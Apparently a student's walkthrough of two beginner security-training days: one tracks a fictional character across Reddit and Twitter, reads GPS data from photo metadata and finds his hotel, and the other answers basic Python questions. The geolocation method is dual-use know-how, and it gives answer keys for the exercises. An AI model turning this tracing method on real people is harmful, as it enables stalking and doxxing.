
Solution/Walkthrough:

Question 1

Given that Rudolph's reddit username is IGuidetheClaus2020, we search for the url: reddit.com/user/IGuidetheClaus2020




We click to comments section and get the url: https://www.reddit.com/user/IGuidetheClaus2020/comments/




Question 2

Rudolph mentioned in one of his comments that he was born in Chicago




Question 3

Search for Rudolph's creator through Google, his last name is May




Question 4

Rudolph mentioned about Twitter



Question 5

Search Rudolph's reddit username in Twitter and we found a similar account with the username IGuideClaus2020




Question 6

We see Rudolph mentioning in his tweets that he loves Bachelorette

Question 7


Rudolph posted pictures of the parade

We downloaded the first image and uploaded to google images, we found an article about it, saying that the parade is at Chicago




Question 8

Based on question hint, we are asked to find a picture with “higher resolution”




Tweet found, image downloaded

We open the exif data viewer online and upload the image that we downloaded, we can see that the GPS Position is given.




Question 9

Scroll through the exif data shown, we find a flag




Question 10

We were supposed to go to scylla and search for the email based on the question hint




However scylla seems to be down and sir provided the password for us




Question 11

Rudolph mentioned Marriott hotel in his Twitter

Search in google maps for the coordinates that we got earlier and we found Chicago Marriott Downtown Magnificent Mile Hotel that Rudolph is staying in.



Scroll down the address and we found the street number for the hotel



Thought Process/Methodology:

We go to Reddit and search for Rudolph's username. We find Rudolph's account successfully and we go to the comments section, we get the comment history URL. We look through the comment history and see that Rudolph mentioned that he was born in Chicago. Next, knowing that Rudolph's creator is Robert, we search for his last name in Google. Next, Rudolph mentioned Twitter, so he has a Twitter account. We search for Rudolph's Reddit username (IGuidetheClaus2020) in the Twitter search bar and found a similar account with the username IGuideClaus2020. Rudolph also

mentioned that he loves Bachelorette in his tweets. We downloaded the first image that Rudolph posted on Twitter and we upload it to google images, we found that the parade took place in Chicago. We are asked to find a picture with “higher resolution” in the question hint. Picture found in Rudolph’s tweet and the picture is downloaded. Next we upload the picture to exif data viewer and found the GPS coordinates. By scrolling through the exif data, we also found a flag. Scylla seems to be down and sir provided us the password to the email which is “spygame”. Rudolph mentioned Marriott Hotel in his tweets. We search in google maps for the coordinates that we got earlier and found the location of the Marriott hotel. We found the street number of the hotel which is 540.


Day 15: Scripting – There's a Python in my stocking!

Tools used: Firefox, Python, Visual Studio Code

Solution/Walkthrough:


Question 1

We accessed the Python app and entered True + True to examine the output. We get output 2



Question 2

After reading through the passage from Day 15, we know PyPi is the database for installing other peoples libraries.




Question 3

We accessed the python app again and entered bool("False") to examine the output. We get output True

Question 4

After reading through the passage from Day 15, we know Requests library lets us download the HTML of a webpage.




Question 5

By typing the "Code to analyse for Question 5" in the python app and pressing Enter key to get the output of the program provided. We get [1, 2, 3, 6] as our output.

```
>>> x = [1, 2, 3]
>>>
>>> y = x
>>>
>>> y.append(6)
>>>
>>> print(x)
[1, 2, 3, 6]
>>>
```

Question 6

After reading through the passage from Day 15, we know that pass by reference causes the previous task to output that.



Variables

Now in the last section, I said "String (a string of characters)".

What does that mean? In programming, we need to have data types. Every bit of data has a type in common with it. You already know some.

If I said: 1, 2, 3, 4, 5, 6, 7, 8, 9 "Are these sentences?" No! They're numbers. See, you already know data types

In Python, it's the same. We have some essential data types that hold things:

- String (a string of characters)
- Integer - a whole number (-50, 50, 60, 91)
- Float - a floating-point number (21.3, -5.1921)
- List - a list of items ([1, 2, 3], ["hi", 6, 7.91])

And more....

```
hello = "Hello, World!"
```

We use the equals sign as an assignment operator. It assigns the value on the right-hand side to the bucket on the left.

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We pass by reference. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

This is very important in toy making. We once had a small bug where an elf assigned different variables to the same toy. We thought we had 800 versions of the toy as we had 800 variables, but it turns out they were all pointing to the same toy! Luckily those children managed to get toys that year.

Operators

Let's talk about operators. An operator is something between 2 variables/values and does something to them. For example, the addition operator:

Question 7

We opened Visual Studio Code and created a python file.

We proceeded with saving the following code in the file.

```
names = ["Skidy", "DorkStar", "Ashu", "Elf"]
name = input("What is your name? ")
if name in names:
   print("The Wise One has allowed you to come in.")
else:
   print("The Wise One has not allowed you to come in.")
```

We ran the file and entered “Skidy” to examine the output.
“The Wise One has allowed you to come in.” has been printed.

Untitled-1.py

C: > Users > User > Untitled-1.py > ...

```
1  names = ["Skidy", "DorkStar", "Ashu", "Elf"]
2  name = input("What is your name? ")
3  if name in names:
4      print("The Wise One has allowed you to come in.")
5  else:
6      print("The Wise One has not allowed you to come in.")
7
```

PROBLEMS OUTPUT TERMINAL JUPYTER: VARIABLES DEBUG CONSOLE

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\User> & "C:/Program Files/Python39/python.exe" c:/Users/User/Untitled-1.py
What is your name? Skidy
The Wise One has allowed you to come in.
PS C:\Users\User>
```

Question 8

Next, we ran the file again and entered “elf” to examine the output.
“The Wise One has not allowed you to come in.” has been printed

Untitled-1.py ●

C: > Users > User > Untitled-1.py > ...

```
1  names = ["Skidy", "DorkStar", "Ashu", "Elf"]
2  name = input("What is your name? ")
3  if name in names:
4      print("The Wise One has allowed you to come in.")
5  else:
6      print("The Wise One has not allowed you to come in.")
7
```

PROBLEMS OUTPUT TERMINAL JUPYTER: VARIABLES DEBUG CONSOLE

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\User> & "C:/Program Files/Python39/python.exe" c:/Users/User/Untitled-1.py
What is your name? elf
The Wise One has not allowed you to come in.
PS C:\Users\User>
```

Thought Process/Methodology:

We began with access to the python app to examine the output of True+True. Next, we read through the passage from day 15 and get to know that PyPi is the database for installing other peoples libraries. We proceeded to examine the output of bool("False") in the python app. Then, we read the passage again and know that requests library lets us download the HTML of the web page. Heading back to the python app and analysing the code for Question 5 to get the output. Since we had read through the passage provided in Day 15, we know that pass by reference causes the previous task to output [1, 2, 3, 6].

Consequently, we accessed Studio Visual Code and created a python file to store the code given in google classroom. Then, we examined the code twice. We entered the input"Skidy" for the first time we ran the code, we got the output "The Wise One has allowed you to come in."; while entering the input "elf" for the second time of running the code, we get the output "The Wise One has not allowed you to come in."